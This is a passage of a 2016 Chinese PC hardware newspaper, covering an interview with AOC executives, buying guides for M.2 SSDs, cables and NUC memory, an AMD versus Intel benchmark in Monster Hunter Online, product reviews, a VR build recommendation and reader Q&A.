冠捷集团OBM中国区显示器BU总经理 阎立东（右三）
冠捷集团OBM显示器全球产品总监 陈春树（右二）
AOC品牌显示器销售总经理 李成（左一）
冠捷集团OBM中国区市场总监 段文学（右一）

在“爱攻·创视技——专业电竞品牌AGON全球首发暨2016 AOC产品发布会”后，我们有幸采访到AOC的诸多高层，他们对AOC的未来发展以及产品战略进行了更为深入的阐述。

这几年因为移动互联网概念的出现，产品和应用之间有些颠倒，现在的显示器其实离用户体验本身稍远了点，而且显示器在移动互联网大潮下，其受关注度可能会让位于互动性更强的一些设备。在这种趋势下，显示器未来发展的方向在哪里？

段振华：针对这种情况，我们从去年开始，就在做全球的布局。大家都说将来硬件是没钱赚的，所以我们开始跟一些软件公司合作，也是大家都在讲的互联网+，目前我们更多关注的是互联网+后面的物联网。目前中国有很多地方都是智慧城市，相应的软件也会成熟起来，因此我们要跟很多软件公司或业界的内容层去合作，而且这方面的合作已经开始了。

电竞在年轻群体中有极大影响，电竞比赛是世界各地青年的通用“语言”，此次宣布进军电竞，是不是AOC在品牌年轻化和全球化方面的一种新尝试？

段振华：电竞是我们未来更关注、更想持续跟进的一个市场，我们在美洲、欧洲，都和电竞领域有合作。在中国，我们虽然是第一次发布电竞品牌，但我们会投入更多资源到这一领域，为用户服务。大家都知道，在显示设备领域，我们更关注一些差异化的市场，所以电竞这个市场AOC品牌会持续发力的。

网吧是电竞非常重要的土壤，AOC针对网吧这个领域，在市场策略以及产品策略方面，和传统的AOC旗下产品有什么不一样？

阎立东：电竞是一种生活方式，这也是AGON爱攻要展现的。以前网吧叫脏乱差，现在叫网咖了，但也不行，没有解决真正的娱乐问题，我们要把电竞元素放进去，电竞加上休闲，它们会给网吧带来社交，同时我有战队和粉丝，才能建立满足年轻人需求的生态圈。我们会专注于全国网吧的电竞生活馆，它给网吧带来的利益是显而易见的，我们会在网吧的电竞生活馆里，帮这个产业链去做延伸，这才能有群聚效应。

现在移动互联网的存在，改变了竞争的界限，很多公司的产品是跨界的，如果从显示的角度出发，可以有哪些跨界的方式，未来AOC怎么跨界？

周伟君：只要有人机交流的界面，我们都可以跨界。因此，可以首先考虑从我们自己擅长的领域去做一些跨界尝试，比方说单从显示的角度出发，我们可以思考家庭用户基于各种屏幕的交流，由此还可创造出新的产品。就像我们今天提到的AGON爱攻、电竞也好，其实这已经表现出我们这个团队对不同人群、不同行业的分析和切入，之所以去把它聚焦到电竞，是因为电竞这个行业已经形成，当这种需求形成的时候，就要去满足这个需求，同时为它创造更好的产品。

责编:王诚 组版:何雪松 责校:杨军
日期:2016.4.11 投稿邮箱:pcw_play@vip.sina.com

千万要小心！这些配件买错就懵掉

@江西丰城 陈建波

对于很多DIY老玩家来说，当年玩DIY的时候确实遇到过不少因为搞不清规格而买错配件的情况，而且自己还稀里糊涂地捣鼓了半天才发现原因。经过这么多年的发展，硬件产品的规格已经比以往规范了很多，传统意义上的DIY攒机也变得越来越傻瓜化，但依然会出现一些“买错配件”引发的尴尬事件，笔者最近就遇到几起，在这里和大家分享一下经验。

都是M.2，SATA/PCI-E差很多

在市售的 Intel 100 系主板中，很多产品都搭配了 M.2 接口，玩家可以自行购买 M.2 接口的 SSD 安装，以获得更强大的磁盘性能。

为什么要用 M.2 接口的 SSD？可能不少玩家都知道，一方面是因为 M.2 接口带宽更高，突破了传统 SATA 6Gbps 接口的速度限制；另一方面则是 M.2 SSD 的体积更小，如果是配合 ITX 迷你小板组建 NUC 的话，可以达成 M.2 SSD+2.5 英寸大容量机械硬盘的组合，速度与容量兼得（NUC 一般只有一个 2.5 英寸盘位，所以使用 M.2 SSD 可以充分利用 NUC 的扩展性）。


不过，大家很容易忽视的是，M.2 接口的 SSD 也并不是一定就比 SATA 接口的 SSD 强，而且，也并不是所有的 M.2 SSD 都可以在任何拥有 M.2 插槽的主板上使用！

实际上，M.2 接口根据所走总线不同，也分了 Socket2 和 Socket3 两种规格，根据 SSD 金手指上的“Key”缺口来确定。其中一侧的缺口被定义为“B Key”，另一侧的缺口被定义为“M Key”。如果只有“B Key”被启用，那 M.2 SSD 就只支持 SATA/PCI-E ×2 模式（Socket2），性能自然与 SATA 接口的 SSD 无异；如果“M Key”被启动，M.2 SSD 就能支持 PCI-E ×4 模式（Socket3，如果主板本身还支持 PCI-E 3.0，那就可以实现最大 32Gbps 的接口带宽，达到 4GB/s 的最大接口速度）；如果两个“Key”都被启动，那就变成双兼容，但在 Socket3 模式下也只能用到 PCI-E ×2 带宽。

一般来说，只支持 Socket3 模式的高性能 M.2 SSD 只有一个“缺口”，主流消费级 M.2 都有两个“缺口”（支持 M.2 SATA/PCI-E ×2 模式）。当然，最保险的还是去厂商官网查产品规格，第三方平台（包括电商）提供的资料都不是很靠谱，而且厂商和卖家似乎都在有意无意回避 SATA 通道的说法（买错就怪你自己不查清楚规格）……这和主板厂商大力宣传 PCI-E ×4 通道的 M.2 接口形成了鲜明的对比。

除了 M.2 SSD 本身，主板的 M.2 接口规格也要看清。目前主流 100 系主板上的 M.2 接口，也分了 PCI-E ×2 和 PCI-E ×4 两种规格，最好还是上官网查询，数据才比较靠谱。还好，多数主流 100 系主板的 M.2 接口都是 PCI-E 和 SATA 模式双兼容的（还是要先查看主板说明书，做到万无一失），就算 SSD 买错，也不至于完全用不了。至于老一些的 Z97 主板或是笔记本，就比较麻烦了，有些是只支持一种模式的，买错就比较尴尬了。

另外，一定要注意的是，M.2 SATA 的 SSD 在使用时会占用主板上原有的 SATA 6Gbps 通道，这会导致主板上与之共享通道的 SATA 6Gbps 接口就没法使用了。具体是哪些接口共享通道，可以在主板说明书中查阅。



看清接口只是第一步，上官网查询规格才靠谱


高端 M.2 SSD 都是单“缺口”

外观尺寸: M.2 2280
传输接口: SATA Rev. 3.0（6Gb/秒）－向下兼容 SATA Rev. 2.0
存储容量2: 120GB、240GB、480GB
基线性能:
连续读/写速度 SATA Rev. 3.0:
120GB－高达 550/200MB/秒
240GB－高达 550/330MB/秒
480GB－高达 550/520MB/秒

外观尺寸: M.2 2280
接口: PCIe Gen 2.0 x 4
存储容量1: 240GB、480GB
控制器: Marvell 88SS9293
基准性能2:
可压缩数据传输 (ATTO)
240GB — 读取速度为 1400MB/s，写入速度为 600MB/s
480GB — 读取速度为 1400MB/s，写入速度 1000MB/s

上官网查规格最保险，同样的接口走不同通道的话，数据带宽也会差很多

走 SATA 总线的 M.2 接口 SSD 性能与 SATA 接口 SSD 同级



要注意主板上的 M.2 接口是否兼容所购 M.2 SSD 的工作方式

视频数据线，买错没得“看”

关于视频数据线的选择，其实已经讲过多次了，只是现在高分辨率电视和显示器实在是太普及了，不少普通用户都已经升级，在使用中可能会遇到需要自己购买数据线的情况（原装数据线丢失、损坏或房间布线需要另购），买错也是很常见的事，因此在此再为大家梳理一下。

对于使用 2K 分辨率显示器的用户来讲，以前购买显示器的时候，可能标配的就是 DVI 线或 VGA 线，如果不慎丢失了原装线，自己购买时，就要注意选择正确的型号。要实现 2K 分辨率的输出，必须要用到双通道 DVI 线，买成单通道 DVI 线是没法用的（支持不了那么高的分辨率）。当然，如果能找到一个 DVI-I 转 D-SUB 的转接头，也可以把显卡的 DVI 信号转成 VGA 信号传输到显示器上实现 2K 显示，前提是显示器有对应的接口。

对于使用 4K 显示器或电视的朋友，选择 HDMI 线也是很重要的。在显示器支持的前提下，当然刷新率越高越好，这样玩游戏的时候就可以在保持画面不撕裂的情况下享受更流畅的速度。HDMI 1.4 版数据线最高支持 4K/30Hz，玩游戏开启垂直同步的话，帧速就限制在 30fps 了，显然这对于玩家来说是难以接受的（当然，前提是你有足够强的显卡或多显卡平台，能保证 4K 分辨率下的游戏处于稳定的高帧速状态）。因此，只要显示器和电视支持，我们就得选择 HDMI 2.0 的数据线，实现 4K 分辨率下 60Hz 的刷新率，买成 HDMI 1.4 数据线的话，就相当于被动降级了，岂不可惜？

双通道 DVI 线才能 2K/4K 通吃

HDMI 2.0 线才能实现 4K/60Hz 画面输出

电压不对，内存歇菜

迷你 PC 最近越来越火，Intel 炒了这么久的 NUC 概念终于有了一些起色，各大厂商的类 NUC 迷你电脑在市场中销量也还算不错。不过，我们知道这些 NUC 产品大都是准系统，需要用户自己购买内存硬盘才能使用。硬盘方面，M.2 SSD 的选择前面已经提及，这里主要提醒大家不要买错内存，并不是随便买一两条笔记本内存就能用的。

为了更好地控制功耗和发热，主流 NUC 一般都只支持低电压的 DDR3L 笔记本内存，工作电压只有 1.35V，低于常规笔记本 DDR3 内存的 1.5V。那 1.5V 的 DDR3 笔记本内存能不能在 NUC 上工作？自己看图中 Intel 的官方说明吧，不要抱侥幸心理了。

英特尔® NUC 套件的系统内存 NUC5CPYH

上次审核日期：05-Mar-2016
文章 ID：000006071

内存要求

- 支持一个 1.35v DDR3L (低电压) DIMM
- 1333 或 1600MHz
- 无缓冲，非 ECC
- 推荐的最小内存:1GB
- 最大内存:8GB
- 串行存在检测 (SPD)

注意 1.5V DDR3 内存模块不受支持。

仔细阅读 产品技术指标 了解您的英特尔® NUC 完整系统内存的详细信息和要求。

intel 自家的 NUC 已经明确表示不支持非低电压 DDR3 内存

1.35V 的低电压 DDR3L 内存几乎是主流 NUC 的标配

AMD平台完胜

《怪物猎人OL》A/I平台性能对决

《怪物猎人OL》的推出对于全球的狩猎迷来说可谓一场久违的狂欢。《怪物猎人OL》采用了CryEngine3引擎开发，是历代画质最为优秀的作品，自然对于配件性能特别是处理器性能提出了更高的要求。对于想要买新电脑玩《怪物猎人OL》的玩家来说，选择A/I哪家的处理器才能玩爽游戏呢？接下来我们挑选几款A/I处理器进行对比测试，为玩家找出真正的“屠龙神兵”。

测试平台

CPU: AMD FX-8300
AMD FX-6330
AMD 速龙870K
AMD A10-7870K
英特尔 Core i3 4170
英特尔 Core i5 4460
主板: 技嘉 GA-G1.Sniper A88X
技嘉 GA-970 Gaming
技嘉 GA-H81M-DS2
内存: 金士顿 DDR3 1600 8GB×2
硬盘: OCZ TRION 150 480GB
显卡: 迪兰 R9 370 酷能
蓝宝石 R9 380 4GB D5 超白金PRO OC
电源: 航嘉 MVP500
操作系统: Windows 10专业版64bit

1 AMD FX-8300 VS 英特尔 Core i5 4460

	AMD FX-8300	英特尔 Core i5 4460
《怪物猎人OL》1920×1080、最高画质	55.9fps	53.8fps

首先进行比拼的是AMD FX-8300和英特尔 Core i5 4460两款处理器，这都是千元级市场上的人气产品。从规格上看，AMD FX-8300基于打桩机架构，拥有八个物理核心，在工作时可以将任务进行平均分配，使得处理器的运算效率更高。该处理器的默认频率为3.3GHz，通过Turbo Core 3.0技术，可以在高负载时将频率提升至4.2GHz，频率提升的幅度很大。而英特尔 Core i5 4460为Haswell架构，仅有四个物理核心，默认主频为3.2GHz，可以通过Turbo Boost技术将频率提升至3.4GHz。从规格对比上可以看出，AMD FX-8300无论是核心数量、核心频率都有明显的优势，在游戏中的表现应该也会更好。考虑到两款处理器的定位，我们选择搭配R9 380来进行测试。

当两款处理器搭配R9 380时，都可以满足《怪物猎人OL》的性能所需，在1920×1080分辨率下开启最高画质，此时游戏画面场景、人物以及怪物的贴图都很精美，玩家可以获得非常不错的游戏体验。

不过在显卡相同的情况下，AMD FX-8300平台的画面帧速达到了55.9fps，而英特尔 Core i5 4460平台的画面帧速仅53.8fps，可见得益于AMD FX-8300核心数量多的优势，在性能上小胜对手。要知道AMD FX-8300价格仅799元，英特尔 Core i5 4460的价格却高达1299元，FX-8300的价格优势充分地体现了出来。对于想要购买千元级CPU打造《怪物猎人OL》游戏平台的玩家来说，AMD FX-8300显然是性价比更高的选择。

2 AMD FX-6330 VS 英特尔 Core i3 4170

	AMD FX-6330	英特尔 Core i3 4170
《怪物猎人 OL》1920×1080、最高画质	49.9fps	44.3fps

在中端市场上，AMD FX-6330和英特尔 Core i3 4170是一对老冤家，在开始测试之前还是先来对两款处理器的规格进行对比。AMD FX-6330同样基于打桩机架构，拥有六个物理核心，默认主频为3.6GHz，通过Turbo Core 3.0技术可将频率提升至4.2GHz。同时该处理器拥有6MB二级缓存和8MB三级缓存。而英特尔 Core i3 4170为Haswell架构，拥有双核四线程，主频为3.7GHz，不支持睿频加速。无论是在核心数量还是频率上，英特尔 Core i3 4170依然被AMD FX-6330稳稳压制，那么在游戏中两款处理器的表现又如何呢？

搭配R9 370的情况下，AMD FX-6330将核心多、频率高的优势发挥得淋漓尽致，在《怪物猎人OL》中的表现依然明显好于英特尔 Core i3 4170。同样的，AMD FX-6330在性能表现强于英特尔 Core i3 4170的情况下，价格反而比后者便宜了150元，这样一款性价比出众的产品，理应受到用户的青睐。

3 AMD 速龙870K VS 英特尔 Core i3 4170

	AMD 速龙 870K	英特尔 Core i3 4170
《怪物猎人 OL》1920×1080、最高画质	46.1fps	44.3fps

除了AMD FX-6330，英特尔 Core i3 4170在中端市场上还有一个劲敌，这就是AMD 速龙870K。在规格上这款处理器采用的是Kaveri-R核心，拥有四个物理核心，默认主频为3.9GHz，可以自动超频至4.1GHz。在规格上这款处理器依然领先于英特尔 Core i3 4170。

在测试中，AMD 速龙870K的表现只能以惊艳来形容。毕竟这款处理器的价格仅499元，而英特尔 Core i3 4170的价格却达到了849元，差距很大。低价并不意味着低性能，在同样搭配R9 370时，AMD速龙870K平台的画面帧速为46.1fps，英特尔 Core i3 4170的画面帧速仅44.3fps，依然是AMD 速龙870K搭配独显的表现更好。选择AMD 速龙870K也就是用奔腾处理器的价格，搭配独显时可以获得超过Core i3的性能。

4 AMD A10-7870K VS 英特尔 Core i5 4460

	AMD A10-7870K	英特尔 Core i5 4460
《怪物猎人 OL》1920×1080、流畅画质	38.6fps	28.1fps

前面3组测试，我们主要针对的是独显平台在《怪物猎人OL》中的表现。其实现在CPU中的独显核心性能越来越强，特别是AMD APU系列，性能表现已经能够与独显抗衡。那么整合平台能否玩转《怪物猎人OL》呢？我们选择的是旗舰级APU——AMD A10-7870K，该产品不仅拥有四个物理核心，主频高达4.1GHz，还整合了R7独显核心，频率为866MHz。而英特尔 Core i5 4460整合的是HD Graphics 4600核芯显卡，基本频率才350MHz。

大家都知道APU的游戏性能比英特尔 Core i5要强，在《怪物猎人OL》游戏中依然如此，就成绩来看两款处理器的性能差距非常明显。在流畅画质下，AMD A10-7870K平台还能获得38.6fps的帧速，画面很流畅，可以获得不错的游戏效果。而使用英特尔 Core i5 4460平台时，帧速却降到了30fps以下，画面时常卡顿，基本玩不了游戏。再考虑到两款处理器的差价，相信想组建整合平台玩《怪物猎人OL》的玩家都会选择AMD A10-7870K。

总结:玩《怪物猎人OL》,选AMD就对了

在以上四组对抗中，无论是独显平台还是整合平台，AMD的FX-8300、FX-6330、速龙870K以及A10-7870K在性能表现上都击败了英特尔同级别的对手，同时这些AMD处理器的价格还低于对手。可以保证玩家获得畅快游戏体验的同时，还能减少购机的花费。所以对于玩家来说，无论你是要对老平台升级还是要装台新机，挑选处理器其实很简单，选择AMD，得到更强性能，在用户的预算内，选择AMD可以得到更高配置的电脑。

责编:胡进 组版:李成刚 责校:杨军
日期:2016.4.11 投稿邮箱:pcw_play@vip.sina.com

2TB笔记本硬盘来了

7mm厚！希捷2TB笔记本硬盘评测

纵观目前的笔记本电脑市场，大部分笔记本配备的都是500GB的硬盘，而一些厚重的游戏机型可能会升级到1TB。当然笨重和大容量往往是与生俱来的，那么是否有办法在轻薄和大容量存储之间获得平衡呢？希捷最新发布的7mm厚度2TB硬盘可以很好地解决这一问题（ST2000LM007-1R8174 ATA），而且这款硬盘在速度和发热量之间也有不错的表现。

7mm的机身厚度基本可以兼容绝大部分市售笔记本

标准的SATA 6Gbps接口，最高读取速度133MB/s

规格参数

- **规格:**2.5英寸
- **厚度:**7mm
- **接口:**SATA 6Gbps
- **缓存:**128MB
- **参考价格:**新品待定

性能测试

- **AS SSD Benchmark:**读133MB/s、写93MB/s
- **HD Tach平均读取速度:**113MB/s

首创！2TB容量及7mm厚度

本次我们评测的笔记本硬盘为ST2000LM007，是一款即将上市的工程样品。这款2TB硬盘为2.5英寸标准尺寸，采用SMR叠瓦式磁记录存储，接口为SATA 6Gbps，缓存容量128MB，平均寻道时间13ms，转速5400RPM，官方宣称最大持续传输值140MB/s，空闲功率0.5W，典型寻道达到1.7W。而且由于厚度从传统硬盘的9mm降至7mm，重量轻至90g，比我们同期测试的9mm厚其它500GB硬盘要轻一些，这对于减轻笔记本重量还是能带来不少的帮助。

考虑到发热量控制，这款硬盘的设计转速只有5400RPM，虽然这只是目前笔记本硬盘的主流转速，但是在速度方面其表现并不差。而为了更加准确地看出希捷这款2TB硬盘和其他硬盘的性能差别，我们引入了一款西数1TB蓝盘进行了对比测试，测试平台为戴尔15 7000（7959）笔记本。

133MB/s超越主流硬盘

在AS SSD Benchmark测试中，希捷2TB硬盘的随机读取和写入速度分别为133MB/s和93MB/s，远高于对比1TB硬盘的86MB/s和79MB/s。而在HD Tach平均读取速度测试中，数值可以达到113MB/s，对比硬盘的速度为86MB/s，因此二者差别还是非常的明显。同样地，在移动硬盘数据拷贝测试中，我们通过笔记本USB3.0接口向笔记本硬盘拷贝3.2GB的单个ISO文件，耗时32秒，而对比硬盘耗时38秒。在发热量测试方面，我们在测试用的戴尔笔记本上用AIDA64对硬盘进行压力测试半个小时，最高硬盘温度基本上保持在51℃（室内温度21℃），相对主流硬盘而言温度稍微偏高。

至于兼容性，希捷2TB硬盘和其他2.5英寸产品没有任何区别，无论接口还是螺丝安装位置都和现在笔记本硬盘完全相同，因此完全兼容现在大部分游戏本和轻薄本，用作升级完全不是问题。

工程师总结 | 胡进

笔记本硬盘或将步入2TB时代

长期以来，笔记本单个硬盘的存储容量都没有超越1TB的门槛，一些笔记本号称的2TB存储容量也是通过双硬盘实现的。无疑，希捷7mm厚2TB硬盘的推出，打破了笔记本硬盘没有7mm厚2TB硬盘的现状，同时也为游戏本和轻薄笔记本设计人员提供更多的发挥空间，从而为笔记本带来更轻薄的机身并预留更多的升级空间。而且通过上面的性能测试也看到，希捷这款2TB硬盘还拥有相对不错的读写性能，113MB/s的平均读写成绩可以和很多7200RPM笔记本硬盘媲美。可以预见的是，希捷这款2TB硬盘的问世，为笔记本步入2TB时代提供了可能。

蓝牙手柄里的劳斯莱斯

赛睿STRATUS XL蓝牙游戏手柄体验

市面上多平台的手柄产品可谓琳琅满目，但在手感方面，大多数都和手柄中的标杆“XBOX One手柄”相去甚远。不过，如果你现在要找一款足够上档次的安卓/Windows多平台无线手柄，那赛睿STRATUS XL绝对可以满足你的需求了。

使用两节AA电池供电，连续使用续航时间在40小时以上

STRATUS XL的L2/R2键手感与XBOX One手柄相当

规格参数

- **型号:**赛睿STRATUS XL
- **无线连接:**蓝牙2.1
- **支持平台:**安卓/PC（Directinput/Xinput）
- **供电方式:**2×AA电池
- **重量:**290g（含电池）
- **参考价格:**439元

做工手感堪称手柄中的“豪车”级

微软的XBOX One手柄算得上是目前手柄界的标杆，无论是手感、分量、按键力度与精确度都相当出色，而目前能达到这个标准的可以说是凤毛麟角。赛睿STRATUS XL可以说是让小编眼前一亮，无论是人体工学外形、分量刚好的重量感、磨砂外壳质感，它都和XBOX One手柄有一拼，确实比市面上百元左右的蓝牙手柄的整体水平要高出不少。

按键方面，很多蓝牙手柄都做不好的L2/R2扳机键，它却把握得恰到好处，回弹力度适中且均匀，毫无粘滞感，即使是和XBOX One手柄相比，也毫不逊色。此外，它的双摇杆，归中位置相当精确，死区很小。很多蓝牙手柄的摇杆都有回弹归中位置不准确的问题，因此厂家会把死区设置得比较大，这就导致摇杆要拨动较大幅度才会输出控制信号，玩家感受到的就是明显的操控延迟，这在激烈的战斗中是无法接受的，而赛睿STRATUS XL的摇杆就没有这样的问题。

多平台适配，多功能加持

小编觉得STRATUS XL最实用的就是和智能手机相连，玩各种安卓手游和模拟器游戏，如果你有VR眼镜盒子（搭配安卓手机使用），配上赛睿STRATUS XL也是非常方便的，因为它不但是手柄，还提供了鼠标功能（同时长按两个摇杆3秒实现手柄/鼠标模式切换），右边摇杆+L1/R1键就能完美模拟鼠标。有了这项功能，不管你是用安卓手机+VR眼镜盒子玩安卓VR游戏，还是通过Trinus Gyre串流PC VR游戏，都不用频繁取下VR眼镜找鼠标、找手柄了，赛睿STRATUS XL在手，一切都轻松搞定。

赛睿STRATUS XL在PC上使用时，还可以通过专用的赛睿SSE3控制软件来进行调节，摇杆的灵敏度、控制精度都可以进行详细的调节，还可以针对某个游戏保存设置文件，想想赛睿键鼠的SSE3设置吧，这可是百元左右手柄没法做到的。

工程师总结 | 王诚

用过就回不去的高档蓝牙手柄

在STRATUS XL安卓/PC版之前，赛睿就推出过iOS版的型号（外观手感相似），加上这次安卓/PC平台的补完，就做到全平台制霸了。对于一款游戏手柄来说，售价达到400元以上，玩家可能在买的时候着实会犹豫一下，但小编要说的是，只要用过STRATUS XL，手里就再也容不下百元级的无线手柄了，手感根本不是一个档次的，更何况STRATUS XL还拥有鼠标控制功能和强大的SSE3调校软件，这一点连微软自家的XBOX One手柄（PC无线版套装接近600元）都做不到，想想STRATUS XL 400多元的价格，还是值得败一只的。

金牌装机店　**金牌装机店终于做大,目前大家除了可以通过报纸关注我们,了解热门配置和装机方案,还可通过我们的微信平台“钛师父”,查询硬件、外设等产品的报价,同时也能获得我们每周推荐的装机方案。各位,闲话少说,赶快动手微信扫描二维码吧,同时加入“电脑报读者俱乐部”,成为我们中的一员。**

迎接新视界 华硕VR水冷主机配置推荐

	型号	价格(元)
CPU	英特尔 Core i7 6700K	2699
内存	金士顿骇客神条 SavageDDR4 3000 8GB×4	1596
主板	华硕 MAXIMUS VIII FORMULA	3499
显卡	华硕 STRIX GTX980Ti 水冷版	5999
硬盘	希捷 ST2000DX001 2TB	595
SSD	金士顿 HyperX Predator480GB	2999
机箱	TtCore P5	1099
电源	航嘉 X7-1000	999
水冷套装	Tt 冰核 240	1699
键盘	海盗船 K95 RGB 红轴	1699
鼠标	赛睿 Sensei 无线版	999
总价		23882

站长详解:进入 2016 年之后,最受玩家关注的莫过于 VR 领域。近期多款 VR 眼镜的上市,终于可以让玩家体验到虚拟现实的魅力。同样地,VR 应用对于电脑硬件性能的要求也更高,所以你需要一台性能非常强悍的电脑主机才行。再加上高端用户对于电脑外观、噪音等细节的高要求,所以本期站长给大家推荐一套定位高端的 VR 水冷主机配置方案,供想要尝鲜的 VR 玩家选择。

VR应用要求高,华硕GTX 980Ti是个好选择

HTC VIVe 单眼分辨率就达到了 1200×1080,双眼自然就是 2400×1080;而 3Glasses D2 这类 VR 眼镜,也采用了 2K 分辨率,要想在高画质下还能获得高帧速,并为 4K 分辨率做准备的话,站长建议选择显卡时,至少需要 GTX 980Ti 这样的旗舰级显卡才行。

这款 STRIX GTX980Ti 水冷版以 STRIX GTX 980Ti 为基础,只是将散热器更换为水冷头,可搭配第三方水冷系统,直接通过水冷液对 GPU、显存以及供电模块进行冷却。既提升了整机的个性,也让显卡在高负荷下保持较低温度,静音效果当然非常的出众。再加上水冷头下方有一条 RGB 灯带,配合华硕独家软件控制,可以自定义颜色,满满的都是信仰。

作为华硕旗下的旗舰级显卡,STRIX GTX980Ti 水冷版在用料方面算得上是非常豪华,供电模块采用了 14 相供电设计,配以经过升级的 SAP II(超合金供电 2.0)用料,效率高、运行稳定。此外,显卡提供了 1 个 DVI 接口、1 个 HDMI 接口以及 3 个 DP 1.2 接口,接驳各种 VR 眼镜、显示设备都能游刃有余。

Core i7 6700K性能强还能超频

在 CPU 方面,站长选择的是 Core i7 6700K,这是目前 Skylake 处理器中定位最高的一款产品。可能会有用户觉得志强 E3-1230V5 性价比更高,不过站长觉得高端用户对于产品价格并不敏感,而 Core i7 6700K 支持超频,正好可以发挥水冷系统散热好的优势,让玩家也能玩上超频。

规格上,Core i7 6700K 采用了最新 14nm 制程,拥有四核八线程,默认频率为 4.0GHz,可以睿频至 4.2GHz,三级缓存为 8MB,可以同时支持 DDR3L 和 DDR4 内存。

看中MAXIMUS VIII FORMULA的灯光效果

MAXIMUS VIII FORMULA 定位于骨灰级玩家,表面覆盖有导流装甲。主板采用了 10 相供电设计,配以双 PWM 控制器、NEXFET 晶体管、粉末化超合金电感以及 10K 黑金电容等,已然很奢华。供电模块的散热器为风水冷一体式,内部有纯铜管道,可以连接 G1/4、3/8、1/2 等规格的水冷头,正好配合这套水冷系统使用。扩展性方面,MAXIMUS VIII FORMULA 提供了 4 条 DDR4 插槽、3 条 PCI-E 3.0 插槽、2 个 SATA Express 接口、4 个 SATA 6Gbps 等,接口齐全且数量丰富,表现非常出色。

更让站长心动的是,MAXIMUS VIII FORMULA 在 PCI-E 插槽、芯片组散热片以及 I/O 接口上方导流罩等三处都设置了 1680 万色的 LED 灯。并可以通过 Lighting Control 软件进行设置,让整机的灯光效果更为炫目。

便于展示的Tt Core P5机箱

对于水冷系统的机箱来说,一定要便于将内部展示出来,而 Tt Core P5 则是将这一点做到了极致。该机箱采用了全透亚克力设计,除了一侧背板仍为金属板材之外,其余五面都是由透明的亚克力材料打造而成,机箱内部状况一目了然,特别适合水冷主机使用。同时机箱内部为全模块化设计,便于用户根据水冷系统的安装需求进行灵活搭配。

水冷系统站长选择的是 Tt 冰核 240 套装,包括 Pacific W1 CPU 水冷头、Pacific R240 薄型水冷排、6 个标准 G1/4 黑色硬管接头、2 个 12cm Riing 红光风扇及 4 根硬管和 1 瓶水冷液。在购买时需要注意的是,该套装水冷液有六种颜色可选,默认提供的是红色和蓝色,大家要根据自己的平台颜色进行选择。

个性定制　**在购买硬件的过程中,如果有任何的疑问,都可以发送邮件到 pcw_play@vip.sina.com,站长将会解答疑惑并推荐最适合你需求的产品。**

@ 涅槃:我想买台显示器,要求屏幕尺寸是 27 英寸,广角屏,价格不能太高,1000 元以内就好,请站长推荐一款产品。

站长:以往 27 英寸显示器的价格至少要 1500 元,而最近这类显示器价格大幅下降,千元内买到一款广角屏 27 英寸显示器并不是什么难事。给你推荐优派 VX2756S-W,这款显示器拥有 27 英寸 IPS 屏,无论是可视角度还是显示效果都还不错。不过在这样的价格下面,该产品其他方面表现只能算一般:1920×1080 分辨率、只有 1 个 DVI 接口、没有护眼功能等。

参考价格:[redacted]元

@ 明凯:刚买了一个侧透机箱,除了发光硬件之外,还想增加 LED 灯带,但不知该买哪样的产品,请站长推荐一款产品。

站长:对于装饰机箱用的 LED 灯带,不少机箱厂商都推出了相关的产品,这款 SAHARA LB18 机箱装饰蓝色 LED 灯带就是同类产品中价格较低的一款。产品采用 LED 灯泡,背面为双面胶,安装时粘贴在机箱上即可。同时该 LED 灯带采用的是大 4P 接口(IDE 并口),直接插在电源相应接口上,整个产品安装起来非常的简单。如果你要加强“光污染”效果,这款 LED 灯带是个不错的选择。

参考价格:[redacted]元

@ 王世强:同学要过生日了,我想送他一块移动硬盘,可是我又想送的产品有个性一些,请问我该买哪款产品?

站长:如果你想要移动硬盘有个性,那可以考虑一下京东等电商出售的希捷 睿品个性定制版。其基于希捷 睿品移动硬盘,用户可以根据自己的需求,在产品正面用激光雕刻姓名、星座、图案、祝福语等,让你的移动硬盘更有个性。在价格方面,雕刻姓名的产品仅比基本款贵 30 元,相信多的这点支出对于追求个性的你来说并不是什么问题。

参考价格:[redacted]元

责编:王诚　**组版**:姚永福　**责校**:杨志刚
日期:2016.4.11　**投稿邮箱**:pcw_play@vip.sina.com

玩 MOD? 色彩搭配是精髓

想必很多朋友都被MOD主机展现出的时尚Style所折服，事实上就算是我们自己装机，也可以将这种个性化展现出来。而入门级MOD，就是在色彩的搭配上下工夫，如果把配件的色系统一，整套MOD就会初具气势了。本期我们就来看看如何搭配同色的配件。

@ 往事若梦

黑色军械

黑色应该是所有DIY配件中最容易见到的颜色，但是黑色配件的搭配其实是最难的。原因很简单，黑色表面上统一，但是每家厂商所使用的黑色都不尽相同，而这样的同色色差在实际观感上会有影响，所以在选择配件的时候，板卡尽量使用同品牌的产品来降低色差。在机箱方面，侧透的利用可以将机箱的黑色和板卡的黑色形成一种透视感，这样配合不同的LED灯光可以营造出一种内敛而刚毅的感觉。

推荐配件

华硕 MAXIMUS VIII FORMULA 主板
参考价格:3599元
产品亮点:ROG顶级品牌、主板装甲、RGB灯效

华硕 猛禽 STRIX-GTX970-DC2OC-4GD5显卡
参考价格:2699元
产品亮点:超合金供电、第二代纯铜直触散热

迎广 805机箱
参考价格:699元
产品亮点:全侧透、钢化玻璃

这三大配件的主色调都是黑色，主板和显卡都采用了华硕品牌。作为顶级游戏品牌ROG旗下的主板，M8F不仅有着强悍的性能，自身的个性也非常独特，主板被全黑的装甲包裹，与显卡搭配，不仅黑色纯正，而且两者都配备了RGB灯光作为点缀，再加上机箱全透的钢化玻璃侧板，让整个机箱体现出一种黑色军械特有的刚毅感。

红色彗星

除开黑色，红色也是在DIY配件中比较常见的配色，不过绝大部分使用了红色作为配色的配件都不会采用全红，一般也是跟黑色进行搭配，这样使得红色部分更为亮眼。虽然红色也会出现色差，不过总的说来红色配色最重要的是要配合灯光来突出它的鲜艳，使得整机视觉冲击力更强。

推荐配件

微星 Z170A GAMING PRO 主板
参考价格:1499元
产品亮点:LED炫光、钛电感

